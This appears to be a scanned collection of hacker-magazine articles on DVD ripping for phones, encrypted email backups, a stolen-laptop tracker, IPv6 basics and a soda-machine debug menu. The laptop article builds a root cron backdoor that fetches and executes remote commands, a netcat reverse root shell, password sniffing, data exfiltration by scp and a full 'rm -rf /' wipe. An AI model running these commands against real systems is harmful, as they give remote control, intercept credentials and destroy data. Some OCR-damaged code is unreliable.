Getting a film to try this experiment with isn't difficult. There is a great deal of video material on the Internet available free, some of which is most entertaining. My personal favorite is http://www.archive.org, where you can download US Government Information and other films from the last 100 years. But I want a proper, full-length movie. So the plan is to start with a DVD of a film and, using only free software, to attempt to get that film viewable on a Nokia 3650 handset, a Microsoft Pocket PC device, and a Palm Pilot. I selected *The Fifth Element* as being appropriate for such a procedure and started with the DVD.

Getting The Content

DVDs are protected against this kind of thing, not to stop people watching on their phones, but to prevent illegal copying. Luckily for us the protection isn't very good and the easily obtainable DVD Decrypter from Lightening UK started the process by collecting the information from the DVD and placing it on the hard disk. This process isn't for the faint hearted. You'll need around 5GB of free disk space and it takes about 30 minutes to lift a whole DVD. When you first run DVD Decrypter you'll notice that your DVD contains a number of video files. These may make up the "Extra Content" or animations. The length of these files is displayed and you should be able to work out which one to decrypt based on that. What you end up with is a single AVI file of about 5.85GB, depending on the length of your choice of movie. Remember that AVI isn't a format, just an extension, and AVI files may exist in a number of different formats.

That's a good start, but the file is still massive and not in a very useful format. Next we need to translate it into something we can work with (not yet something we can play back on the handsets - we're still some way from there). FlasKMPEG is a software package from Alberto Vigata for just such purposes; it can convert the files we've pulled off the DVD into something we can use. It's not the most intuitive package to use, requiring you to first open the file you want to convert, then remembering to select an output format before converting it (using Options | Output Format Options). Being as I don't particularly care about this format, being as it's just an intermediary, and quality is something I gave up when I decided a phone would be a good place

to watch a movie, I selected Microsoft Video 1 for video and PCN for audio. Converting video is not a fast process and, impressive as FlaskMPEG is, it still takes several hours to perform the conversion. But when it's done you are left with an AVI of your movie you can play back in your choice of PC video viewing software. This won't reduce the size much. *The Fifth Element* came out at 3.55GB after encoding into Microsoft Video 1.

If you've got the patience, FlaskMPEG can also alter the video in a number of ways, changing the resolution, cropping and stretching wide-screen movies to a more suitable shape for the device. But doing so slows down the already painfully slow conversion process. (To be fair, in the FlaskMPEG FAQ the first question is "Why is it so slow?" to which the answer is "...the program is free," which is a very fair response for a remarkably powerful application.)

But that's still not what we're after and we have one more conversion stage to work through. (And we've still to establish if the whole thing is actually possible.) Now the process diverges depending on the device you want to ultimately play back on.

Pocket PC

Microsoft Media Encoder is available free from the Microsoft website, and enables content to be encoded in a variety of formats including those suitable for Pocket PC. Encoding is pretty fast, you can choose to have the video in wide-screen or normal, and reducing the audio quality can reduce the size of the final file.

Once encoded you should end up with something around 200MB. This can be reduced slightly, but not a lot, and quite a bit of processing is needed for playback.

Watching on the Pocket PC is very good, the Media Player application will run in landscape mode, making best use of the screen, so wide-screen presentations look really good. While I was encoding different things I did loose lip-sync a few times and this required re-encoding to fix, but was probably due to doing too many things on the machine during the encoding. If left alone the problems went away.

Video was played back on an O2 Xda II and iPaq Pocket PC from MMC card. I was able to watch the whole film and do some work before the batteries died on us. But two viewings wouldn't be possible without a high-capacity battery.

Palm Pilot

The new Palm Pilots have pushed their multimedia capabilities, an area where they are often seen as inferior to their Pocket PC rivals. There is only one option for encoding files for the Palm and that's Kinoma Producer for Palm. If you've got one of the latest models, then this software comes free. If not then your only approach is to buy a copy.

I did look around for free encoding systems for the Palm, but was disappointed. Such solutions that exist didn't really scale to our project (encoding an entire film) so while there is some interesting work being done, right now it's commercial software or nothing. Being as I had access to a new Palm Tungsten 3, I wasn't forced to break my free-software-only rule.

Encoding our film using Kinoma Producer was easy, if not fast, and using the machine for anything else while encoding seemed to cause some lip-sync problems. But the process was very simple. Options are quite limited (apparently there is a "Professional" version of Kinoma Producer, but that would cost money) so I converted everything as Full/Widescreen. The quality was very good, but the lack of processing power on the Palm did show in the file sizes. By using less compression it's easier to get the video onto the screen. But the encoded film comes in at almost 400MB, not easy to get onto a Palm, though a modern MMC card was used to fit it on and allowed smooth playback.

Watching on the Palm was pretty good. The video looked very good but the smaller screen does mean smaller video and the player won't use the expanded screen of the Tungsten 3. You could certainly watch a whole film and perhaps almost two, but then the battery would let you down. Extending the battery life on a Palm isn't easy, so on a long flight you have to ration your video viewing.

Symbian Mobile Phones

There are several software packages available for playing back video on a Symbian handset, but Real One is included in the 3650, so it made sense to try using that. I downloaded the Helix Producer and tried just encoding and copying the file, but that didn't work. Much mucking about revealed that if you want to encode content for Real using Helix you need a specific Job File, so I downloaded one of those, but when I tried to install it Helix dropped out saying I had to buy the commercial version. $200 might be very reasonable for a development company, but for this particular madness it seemed excessive. So I looked elsewhere.

The Real One player used in the 3650 can also play back ".3gp" files. These are video files encoded to a standard set by the 3GPP

consortium (who develop standards for GSM networks). The files are actually encoded in MPEG4 or H.263 and have the extension ".3gp". This standard is used for MMS messages containing video, and video recorded on the 3650 is also in this format. I tried encoding some content using MPEG4 and just copying it over, but that didn't get us anywhere, so some sort of trans-coding would be necessary.

On the edge of giving up, I suddenly came across the Nokia Multimedia Converter, an ideal tool created for the job. This application is free from Nokia and can encode AVI files into 3gp for playback on a Nokia handset. It's written in Java so it's not fast, but it still manages a respectable speed (taking about two hours to encode the whole movie). It actually encodes into the H.263 format, which is more efficient than MPEG4, so the file sizes should be small.

So we now have our movie - the size shows that the whole thing is well under 50MB - making the whole thing easily fit onto the 128MB maximum officially supported by the MMC memory cards usable in the Nokia 3650 (though we've managed to get a 512MB card working without any problems). The next problem was how to select the file for playback.

If you have Handy File (an excellent file manager for Series 60 phones) then it's no problem. Just select the file. But Handy File costs money (albeit well spent money) and one of our requirements was that the whole process shouldn't cost anything. So I looked to Real One to be able to open the file. I had copied the file (Fifth.3pg) onto the root of the MMC card, so I knew the path would be "E:\Fifth.3gp" though Real refused to recognize the file when browsing. I next tried to enter the address as a URL, but hit a problem in that you can't type a backslash when entering a URL. Remembering the copy and past function, I composed a text message using a "\" and pressed the pencil button while pressing the navigation pad to highlight it, which meant I could copy the character and then, by pressing the pencil again, paste it into the URL I was entering. Once entered, the file took a while to load. But once there it worked and I could finally watch the whole movie on a mobile phone!

The quality wasn't great, and the playback hiccups every now and then. But by lowering the frame rate to 10 (in the Nokia Multimedia Converter) the hiccups vanished and the playback was remarkable watchable. I tested playback on the 3650 and a 6600 and, while less than perfect, it was still entirely possible to enjoy a film, even if the Real Player doesn't allow you to move around the video at all (no fast-forward or rewind and no progress indication), with the right Bluetooth headset the audio could even be sent wirelessly (in mono). Unsurprisingly the phones did do very well regarding battery life, being able to last through several viewings without noticeable trouble.

Conclusion

So, should you throw away your TV and make your mobile the center of your life? Probably not. While we demonstrated that it was possible to watch a movie on your mobile phone or PDA, the question of whether it is a good idea remains. The phones I tried didn't support headphones, though some headsets worked fine even if that meant further lowering the quality of playback. Having spent several hours encoding video for a particularly long flight, I was distressed to remember that I wouldn't be allowed to use my phone on a plane! The battery life on the Pocket PC is very restrictive but the Palm works well, certainly well enough to compete with the in-flight entertainment. With the capacity of MMC and SD Cards increasing at such a rate, it seems obvious that the ability to store films and television programs will become mainstream well before devices dedicated to it are available.

I found, having established that films were possible, that episodes of television series worked better for entertainment. Films are just so unsuited to the small screens on the move. Lifting content from DVDs is easy enough, though it remains to be seen if the dedicated video devices can afford to provide software to make this as easy as copying CD content to modern MP3 players. Copying and converting video is a lengthy process, even with commercial software, and it seems unlikely that it's going to make the mainstream until processing powers improve enough to make it a slick and quick transfer. But all of the devices I tested were more than capable of playing back a whole movie, as long as storage was available.

Movies on the go? Not yet, but we're getting there.

Links

DVD Decrypter:
http://www.dvddecrypter.com/
FLASK MPEG: http://www.flaskmpeg.net/
Microsoft Media Encoder: http://www.
➥microsoft.com, search for "Media Encoder"
Nokia Multimedia Encoder:
http://forum.nokia.com

Free Encrypted Backups

by Fernando

Google's choice of 1 GB of space started a chain reaction throughout free email providers. The following is a list of email providers that have bumped up their user quotas to compete with Gmail:

```
Spymac (http://spymac.com/): 1 GB
Rediff (http://rediff.com/): 1 GB
Hotmail (http://hotmail.com/): 250 MB
Yahoo! (http://mail.yahoo.com/): 100 MB
```

As time goes on, I am sure that this list is going to continue to grow but already (assuming you only use one account per provider), you have almost 4 GB of free remote storage at your fingertips. Given approximately 30 Kb per email message, this is enough storage to backup 139,810 email messages!

But do you really trust these email providers with your personal emails? What if Spymac was to go bankrupt and sell their storage hard drives on eBay? What if a new Hotmail flaw allows access to any inbox without a password? The following is a simple method to encrypt your mailbox with AES 256 encryption, backing up your mail securely and automatically to these huge free storage facilities.

Mcrypt encrypts files using the libmcrypt libraries. To install mcrypt if you are on Debian, simply type "apt-get install mcrypt". If you are on FreeBSD, simply type "cd /usr/ports/security/mcrypt/; make install clean". If you need to compile if from source, you will also need to install mhash (http://mhash.sf.net/). All three of the packages (mhash, libmcrypt, and mcrypt, installed in that order) only need "./configure; make all install;" to install under Mac OS X with developer tools installed.

You need mcrypt installed on your mail server, but you can keep it installed as an unprivileged user if your sysadmin won't install it for you. In your home directory, create a file called .mcryptrc that has the following lines:

key somepassword
algorithm rijndael-256

In most unix based systems, your inbox is kept in either ~/mbox, /var/mail/username, or /var/spool/mail/username. If all you want to do is keep your inbox, figure out which one it is and use the following commands to compress, encrypt, and then mail yourself a copy of your mailbox.

```
mbox='/var/mail/username'
backupaddress='somaddress@gmail.com'
tar -pscj $mbox | mcrypt -q
➥-c ~/.mcryptrc > \
    ~/mail.`date  +%m.%d.%y`.tar.bz2.nc
echo | mutt -a ~/mail.
➥`date +%m.%d.%y`.tar.bz2.nc -s \
    "Mail backup for `date +%m/%d/%y`"
    ➥$backupaddress
rm ~/mail.`date +%m.%d.%y`.tar.bz2.nc
```

Now you can easily make this into a shell script and run it every week as a cron job. You can also make different scripts with different free email accounts to distribute your mail for redundancy or send your mail to different accounts every week to stretch out the capacity of those 4 GB.


If you ever need to decrypt your mail backup, all you would have to do is download it and run "mcrypt -d somefile.tar.bz2.nc". It will ask you for your password and you type whatever you have in your .mcryptrc file. Then you type "tar xfj somefile.tar.bz2" and you now have your mailbox back.

Of course you can use this technique for any type of files, not just mail backups, but having accidentally deleted all of my email in the past, I wanted to set up a reliable system where I could never lose my information again and not have to burn CDs every week.

If your backup file gets too big (more than 50 MB or so), the command "split -b 50m somefile.tar.bz2.nc" will split your file into 50 MB chunks which can then be emailed and put back together again later.

Hope this proves useful. There are other systems out there (http://ilia.ws/archives/15_➥Gmail_as_an_online_backup_system.html) that can allow Gmail to act more like a backup system, but this way of thinking about mail allows for more security and flexibility.

Props to Madeline for putting up with me and Hexwizard for always being there.



by Fernando

Having purchased a $2,000 Apple Powerbook G4, I have been thinking about how to protect my investment. If I take my laptop on a trip and it gets stolen, I want to know as much as possible about where my computer is and who is using it. This tutorial applies equally well to any Linux, BSD, or Solaris laptop as well.

Before I get into the details, I want to mention that this system depends on a thief who does not erase your hard drive and then proceeds to connect to the Internet. Some thieves may steal computers for the information contained therein, but many others will steal computers to sell on eBay. The latter of these thieves are the ones who may be interested in erasing hard drives, and thus those are the ones we are interested in stopping.

To prevent a thief from easily erasing your hard drive, I would recommend putting a password on your BIOS. To do this on modern Macs requires you to boot into Open Firmware (when the computer loads, press Command + Option + O + F) and typing "password". After setting the password, type "setenv security-mode command" and finally "reset-all" to restart your computer. If you do not know the firmware password, you will not be able to boot the computer from a CD or external hard drive in order to reload the OS. The only way to forcibly remove this password is to change the amount of RAM in the computer and then clear the PRAM three times... a piece of trivia that a common thief is unlikely to know.

PC BIOS's are easy to secure as well, but since they differ per BIOS, I will let you find out on your own how to do that.

Another security precaution when using Mac OS X is to make sure that you must type your password any time you want to make a change to the system preferences. Otherwise all you would have to do is go to the System Preferences in the Classic panel and select a Mac OS 9 CD in order to erase the hard drive.

I would also recommend password protecting every user account on your computer and requiring a user to type their password before logging in. This protects any information on your computer, as long as the thief doesn't get root access. Then, enable a password-less guest account on your laptop. Of course, make sure that this account is severely limited in what it can do, but if a thief can't easily erase your hard drive and has access to a guest account, they may decide to give up trying to erase your hard drive and start to just play around with your computer. Hopefully in the process they will connect to the Internet.

The Beacon

The basic idea behind this is to run a cron job as root every five or ten minutes that runs a simple command. This command acts as a beacon.

```
*/5 * * * *    curl -s http://somesite.
➥com/tracker/ > /dev/null
```

With this command, every five minutes the computer will attempt to access a page you set up that tracks IP addresses. The -s parameter will suppress any errors. Listing 1 is a simple tracker script written in PHP that logs the event and mails someone if the IP address of the client has not been seen before.

```
<?php

ini_set("diplay_errors", 0); // make
➥sure there is no unexpected output
➥while in production mode

$theIP = $_SERVER['REMOTE_ADDR'];
```

```
$ips = "ips.txt"; // a file writable by
➥the web server

$list = file($ips);

foreach ($list as $key => $ip) <

        $list[$key] = trim($ip);

}

if ( !in_array($theIP, $list) ) {

         array_push($list, $theIP);

mail("you@somesite.com", "New IP
➥Address", "{$theIP} -> " . gethost
➥byaddr($theIP), "From:
➥me@mycomputer.com");

         exec("echo '{$theIP}' >>
         ➥{$ips}");

}

?>
```

The Enhanced Beacon

The simple beacon is great for informative purposes. But what if you want to take proactive action in the retrieval of your computer? Try this shell script (beacon.sh):

```
#!/bin/sh
tracker=`/usr/bin/curl -s http://
➥somesite.com/tracker/`
if [ "tracker" ]
then
    $tracker
fi
```

Then run a root cron job:

```
*/5 * * * *    /usr/local/bin/beacon.sh>
➥/dev/null
```

This script downloads the page http://somesite.com/tracker/, just like the simple beacon. But if the output of that page is not empty, it will execute the output of that page as root. As you can see, this is a backdoor into your computer, so it is imperative that you have a large amount of trust with http://somesite.com/. Furthermore, you want to design the enhanced tracker script very carefully, since it potentially has full root access to your computer.

I cannot emphasize this enough. This tool is very powerful, but along with this power comes a lot of danger, so be very careful. Listing 2 has an enhanced version of the tracker script that allows one to output a command when the script is accessed.

```
<?php

ini_set("diplay_errors", 0); // make
➥sure there is no unexpected output
➥while in production mode

$theIP = $_SERVER['REMOTE_ADDR'];

$ips = "ips.txt"; // a file writable by
➥the web server containing a list of IP
➥addresses that have visited this page

$command_file = "command.txt"; // a file
➥writable by the web server that will
➥contain a command to execute on the
➥server

$list = file($ips);

$command = file($command_file);

foreach ($list as $key => $ip) {

        $list[$key] = trim($ip);

}

$command = trim($command[0]);

if (!empty($command)) {

        exec("echo > $command_file");

        echo $command;

        mail("you@somesite.com",
➥"Command succeeded", "The command
➥\"{$command}\" has been run on {$theIP}
➥-> " . gethostbyaddr($theIP), "From:
➥me@mycomputer.com");

}

if ( !in_array($theIP, $list) ) {

         array_push($list, $theIP);

mail("you@somesite.com", "New IP
➥Address", "{$theIP} -> " . gethost
➥byaddr($theIP), "From:
➥me@mycomputer.com");

    exec("echo '{$theIP}' >> {$ips}");

}

?>
```

The Tracker

Before your computer is stolen, there is hardly any reason to keep track of IP addresses and probably never any reason to run a command through a backdoor as root, so I would suggest that you make http://somesite.com/➥tracker/ a static page with one blank line as its content. Then, if you are ever unlucky enough to have your computer stolen, change the

tracker page to be the dynamic script that tracks IP addresses.

Fun With Thieves

We all know the hacker ethic that prevents us from listening to and messing with other people's computers. But if a thief takes your computer, it is a free target with the advantage of knowing all the passwords to the main accounts on the computer and having root access. So let me list a couple of fun things that one could do.

Where Is Your Computer?

Even if you only choose to use the simple beacon, you can track some more interesting information, like your laptop's geographical location. You could integrate NetGeo into your tracking script using a class like netgeoclass (http://www.phpclasses.org/browse/package/➥514.html). Or, you can just go to http://www➥.whois.sc/192.168.1.1 (of course replacing the IP with the thief's IP) and that site will tell you the geographic location of that IP address. Geographic locators based on IP addresses are not always perfect. For example, NetGeo thinks that I live a thousand miles away from my actual location. But a lot of the times it is correct. At the very least, it will tell you who is in control of that class of IP addresses, giving you a phone number and email address of someone that would have more specific information.

Reverse Telnet

Most people don't run an SSH server from their laptops, but even if you did, what if the thief is smart enough to be behind a firewall? Netcat (http://www.atstake.com/research/tools/➥network_utilities/) is a very versatile network utility that can help you connect with a root shell that even a strict firewall couldn't protect against. I learned the following information from O'Reilly's OnLamp.com (http://www.➥onlamp.com/pub/a/onlamp/2003/05/29/➥netcat.html). Unfortunately for our purposes, the version bundled with Mac OS 10.3 was not built with an option that enables reverse telnet. So on your laptop, download Netcat and edit the Makefile to contain a new line:

```
DFLAGS = -DGAPING_SECURITY_HOLE
```

Then type "make generic; sudo mv nc /usr/local/bin".

Now on whatever computer you happen to be on, make sure that you don't have a web server running and type "nc -vv -l -p 80". Then edit the command file on somesite.com for the tracker script (command.txt in my example code) to contain the command "/usr/local/bin/nc 192.168.1.1 80 -e /bin/bash" where 192.168.1.1 is the current external IP address of the computer you are on. Your computer must be one that is directly connected to the Internet, not going through a firewall and definitely not NAT'ed. This is because you are setting up a server on your computer that your laptop is then going to connect to and offer a bash shell. Wait for the confirmation email and viola, you now have a root shell into your computer. The reason we use port 80 is because not even the strictest firewall is ever going to block access to port 80 because it is used for web traffic.

Packet Sniffing

All Mac OS X computer have tcpdump on them. You can glean a lot of information (websites, usernames, passwords, etc.) from this program. If you happen to have installed a higher-level packet sniffer like Ethercap (http://ettercap.sf.net/ or through Fink, http://➥fink.sf.net/) installed, the process of sifting through packets is simplified. I don't know the law very well, but if you want to be sure that this is OK to do and that the thief won't win a lawsuit against you later for sniffing his Internet traffic from your computer (a surprisingly likely scenario), create a desktop picture for your guest account (the only one the thief has access to) that has something to the effect of:

"All information passed through this computer may be monitored by its owner."

Worst Case Scenario

Let's say you have talked to all the authorities, you know this guy's name, you know where he lives, but nobody will help you retrieve your computer. As long as your computer is insured, you have nothing to lose. After reverse telnetting into your computer, you can tar all your user information ("tar cfz /tmp/data.tgz /Users/myusername"). Then, from your laptop, scp it to your new computer ("scp /tmp/data.tgz 192.168.1.1:") and leave the thief with nothing using the dreaded remove everything on the computer command (rm -rf /). Not being able to boot your computer from a CD, and not having a single file left on your laptop, the thief now has a very expensive piece of garbage, and thanks to your insurance company and Steve Jobs, you have a bright new shiny laptop and, most importantly, all of your old personal information.

Conclusion

Now that I have protected my investment, I feel free to take my laptop wherever I go. Hopefully, none of you will ever have to use the information here. But if you do, I hope you feel protected too.

Introduction to IPv6

fec0:c0ff:ee01::1

by Gr@ve_Rose

I'm sure you are all aware that we are running out of IPv4 addresses and that IPv6 is on its way in. This article is designed to be a basic introduction into IPv6 and the technology behind it. Let's get started.

A Brief History

IPv4 is a 32 bit addressing length of four octets of numbers known as an IP address. These addresses are numbers starting at zero and moving up to 255 allowing for many different combinations of unique IP addresses. With the advent of mobile technology as well as Internet access, we are quickly running out of unique numbers to use. As a temporary stopgap solution, RFC 1918 was introduced to allow non-routable private IP ranges (NAT). However this poses an issue when VPN's are used - for security purposes as well as complicating network design.

IPv6 is the successor to IPv4 using a 128 bit addressing length. As with IPv4, you still use an IP address but instead of being basic numbers, you now use hexadecimal ranges to represent your addresses. Subnets can go from /3 all the way to /128 and the old "dotted-decimal" notation for subnets has gone out the window. Why? Try dotting out a 128-bit length subnet and when your hand cramps up, you'll know.

Why IPv6?

IPv6 offers quite a lot more than IPv4. IPv4 (TCP) was designed with error-checking in mind, hence TCP sequence numbers. It was also designed so that everyone could have a "live" IP address which, as we know, is not a reality anymore. IPv6 is fully compatible with IPv4 which we will examine a little later. IPv6 also allows us to use encryption without the need of a VPN tunnel. There are some other really neat features which will be discussed throughout this article.

How

First, you will need to ensure you are running an IPv6-capable operating system. Linux has support since the 2.2 kernel (if I'm not mistaken), Windows 2000 needs the MS IPv6 add-on, Windows XP has it built in (but hidden away). You should check the release notes of your OS for detailed information. After installing the IPv6 module into your operating system, do an ifconfig/ipconfig/whatever-config and you should have an address assigned to your new IPv6 stack, probably starting with the prefix of "fe80:" and resembling your MAC address of the NIC. This address is known as a "Link-Local" address. Now would be a good time to segue into the prefix schema of IPv6:

`fe80 ~ febf` - These are link-local addresses only. They will not make it past a router and are really only good for quick "ad hoc" networks.

`fec0 ~ feff` - These are private range site-local addresses. Think of these prefixes as RFC 1918 addresses.

`3ffe` - This is the 6bone prefix. If you join the 6bone (www.6bone.net) you will be assigned this prefix.

`2002:a:b:c:d:mask::1` - IPv4 addresses within IPv6 tunnels where abcd is the IPv4 address.

`2001` - Prefixes assigned to ISPs to doll out addresses to customers.

`ffXY` - Multicast prefix where XY is:

`01` - Node local multicast (host machine only).

`02` - Link local multicast (link local only - no routing).

`05` - Site local multicast (site link only).

`08` - Organization local multicast (hard to implement).

`0e` - Global link multicast.

Wow, that was confusing, huh? Let's break this down some more. Every IPv6 IP address has a prefix associated with it to let the system know what kind of IP address it is. For instance, a site local multicast would be ff05::1 and a site local address could be fec0:c0ff:ee01::1. Notice the double colons in the addresses? You can substitute any zeroes with the :: indicator. The only trick to that is you can only use it once per address. fec0:c0ff:ee01::1 is valid whereas 2001:a42::ffbb::10a is not.

OK, we're at the point where we have a link local address and that's about it. Pretty boring, right? Yeah. Let's start looking at what's new with our stack. Run a netstat -nr or a route -A inet6 and look at your routing table. You should have your familiar look of the routing table but now with IPv6 enriched goodness. Most of it should be self explanatory but to take note of

your default gateway should prove interesting. As you probably know, an IPv4 default gateway has an IP of 0.0.0.0 and, as mentioned earlier, with IPv6 you can shorten the zeroes so we end up with :: instead.

You're now probably asking yourself "Where's all the cool stuff you promised us?" and I'm about to deliver. For the next section, I will be using real-world examples from my lab setup at work. The only think I can't do (as a limitation at work) is 6-to-4 tunneling. I will, however, discuss the principles behind it.

```
[Madhatter] IPSO 3.7 Checkpoint FW1
➥NGFP4 w/IPv6 license
<fec0:c0ff:ee01::2/16> - Connects to
➥[Whiterabbit] Linux
<fec0:c0ff:ee01::1/16>
<fec1:c0ff:ee01::2/16> - Connects to
➥[Redqueen] IPSO 3.7 router
<fec1:c0ff:ee01::1/16> connects from
<fec2:c0ff:ee01::2/16> to
➥[Cheshire] Win2K <fec2:c0ff:ee01::1/16>
<10.1.1.157/29> - External to Internet
        [Madhatter]
[Redqueen]        [Whiterabbit]
[Cheshire]
```

As you can see, I have three IPv6 subnets in play with two hosts and two routers, one [Madhatter] with firewall software. The first thing I did was assign site-local addresses to each unit. I used ifconfig on Whiterabbit and "ipv6 adu" on Cheshire. How? In Linux, after you have loaded the IPv6 module, run "ifconfig eth0 inet6 fec0:c0ff:ee01::1" which will add thc IP address to eth0 and the subnet (/16) is automagically calculated. With Windows, you first need to know the adapter interface number you are using for IPv6. You can obtain this with the "ivp6 if" command. To add the IP address, run "ipv6 if 4/fec2:c0ff:ee01::1" which tells Windows to use interface ID 4. Both Madhatter and Redqueen use Nokia Voyager to configure this. You can add the addresses in the IPv6 Interface configuration from the main "Home" page.

How about default routes? How do the hosts know where to route packets? A nice feature of IPv6 is that your routers can send out router advertisements via muticast so hosts will be able to update their routing tables accordingly. To ensure that packets can travel from one network to another, I set up Routing Internet Protocol for IPv6 to automatically propagate my routes. By adding a metric of 1 to each dynamically assigned route, my computers will automatically know which path to take to get from one network to another. Now that we have routing set up, we can use some programs which are IPv6 enabled.

ssh with the -6 flag will allow you to ssh to a machine. You have to ensure that your sshd is set up for IPv6. Verify this with a netstat -na and look for *:: 22 [LISTENING]* once set up.

nmap also uses the -6 flag. At the time of this writing, only full TCP connect scans function.

http(d) is very interesting. Although not bound by an RFC, the practice of surfing via IPv6 can be accomplished by using the following syntax: http(s)://[IPv6:Add:ress::1] For instance, to access Nokia Voyager on Redqueen, I use http://[fecl :c0ff:ee01::2] to configure the unit.

Ethereal is able to capture and properly decipher IPv6 packets. If you haven't used it before, you should use it now with your IPv6 testing so you can see how the packets are formed, transmitted, and received.

More Info

Before this article becomes a book, I'll touch upon some of the other features of IPv6 as well as presenting suggested reading material to further your IPv6 research.

When your IPv6 enabled device comes online, it will send out DAD packets. These are Duplicate Address Detection packets to make sure that nobody else has the same IP that the unit is requesting. If no packets are received back, stateless autoconfiguration of your link local address occurs. If a DAD packet is received, you must manually configure the interface. You can set up a DHCP server to offer IPv6 addresses but with stateless autoconfiguration, it becomes a moot point.

With IPv4, if your packet hit a router that couldn't handle the MTU, it would fragment the packet accordingly. With IPv6, only the sender can fragment packets. ICMP tracepath commands/packets will allow your computer to determine the MTU to a given host and fragment packets based on that information. ICMP is used quite often with IPv6 and the information which is gathered is almost staggering.

As I've mentioned before, you can set up 6-to-4 tunneling relays. For this, you will use a virtual adapter (stof0) which you can use for 6-to-4 tunnels. First, you need a tunnel endpoint to connect to. Public relays are found all around; Google is your friend. This setup will generate TCP/41 traffic from your host to the tunnel endpoint at which point the IPv6 is extracted and is sent along its way.

Joining the 6bone should also be a good testbed to advance your knowledge of IPv6. Visit www.6bone.net and sign up for an IP address. You should make sure that your ISP can route IPv6 traffic or, at the least, ensure that they can pass TCP/41 so you can setup an endpoint tunnel with someone. Within the same aspect, dig and nslookup also support IPv6 lookups for

DNS records. Take a peek at kame.net and you should see AAAA records for them... and yes, if you bring down an IPv6 DNS host, I'm sure it's quad damage. (Sorry. Couldn't resist. ^_^)

Suggested Reading


Linux IPv6 HOWTO (http://www.bieringer.➥de/linux/IPv6/). This document is phenomenal for configuring IPv6 for Linux. It deals with the different types of addresses from Unicast to Anycast as well as a plethora of other configs to use.

IPv6 Essentials by Sylvia Hagen (O'Reilly ISBN: 0-596-00125-8). By far the most concise and informative document I've read on IPv6. It covers pretty much everything you can think of and offers numerous examples of packet hacking and the breakdown thereof.

Windows 2000 Server: Introduction to IPv6 by Joseph Davies (http://www.microsoft.com). Not overly technical as the other documents but still informative for the Windows operating system.

Voyager and CLI Reference Guides for Nokia IPSO (http://support.nokia.com). *For official Nokia subscribers only.* Although most of the audience will not have access to these documents, I'm sure there are Nokia subscribers who read *2600* where these will come in handy.

Shouts: TAC_Kanata, Bob Hinden, David Kessens, Ch1x0r, phoneboy, anyone who I've missed and, of course, eXoDuS. (YNBABWARL!)



HACKING Soda Machines

by MeGaBiTe1
megabite1@hotmail.com

[illegible] reading a letter in 2[illegible]:1 on vending machi[illegible] decided to do some research into this top[illegible] machines, to be specific. What really [illegible] behind the six foot tall picture of a Me[illegible] bottle?

[illegible] like to say that this has been tes[illegible] myself and others in the U.S. I don't kno[illegible] soda machines in other countries [illegible] those in the States.

Aspects of these machines can only be accessed from the inside by the refill guy, but any passerby with the right knowledge can look through a DEBUG menu that is present on any Coke machine with an LCD display.

To get into this menu, you must enter the button sequence 4-2-3-1. On machines where the buttons are aligned vertically, the first button in the column is 1, second is 2, etc. Doing this should display some text on the LCD (sometimes "EROR", sometimes "CASH").

Once in the menu, there are multiple options you can select. To navigate within the DEBUG menu, use these buttons:

```
1 - Back
2 - Up
3 - Down
4 - Select
```

Now on to the nitty gritty of each option.

`CASH` - This option lets you see how much money is in the machine. You can also scroll through it to see how much money has been spent on each type of soda, ordered by their button number.

`EROR` - May be some sort of area to log errors. In my personal experience, every machine has displayed the text NONE when I selected EROR.

`RTN` - An option used to return or exit the DEBUG menu. It is not found on newer machines.

`VER` - Probably used to display the OS version.

`SALE` - Displays the number of sodas sold. This option can be navigated in the same fashion as CASH.

Well that's about it for now. If you're wondering, "Can I get free sodas from this menu?" the answer is no. It would be plain stupid for Coke to design their machines to dispense free sodas with a combination of publicly available buttons. There is probably a lot more to find out about these aluminum spitting beasts, so have fun. Also, check to see what model machine you're using (it should say on the back). A quick Google search may reveal some manuals or info.

Shouts to Xeon, Spency, CyberHigh, Harlequin, Dave, and all the people at scriptriders.org and jinxhackwear.com.

Murphy Oil (Wal-Mart) Fueling Stations

by max_9909
max_9909@yahoo.com

I recently had the displeasure of being contracted to install POS and back office PCs and peripherals for a Murphy Oil location in my area about six months ago. Murphy Oil is the partner that runs all of the fueling stations at Wal-Mart and Sam's Club superstores. I did not get a chance to play with all the goodies because I was on a time frame for the installation. However, the information could be useful to someone out there, so here it goes. <standard disclaimer> This is for information purposes only. </standard disclaimer>

The Hardware

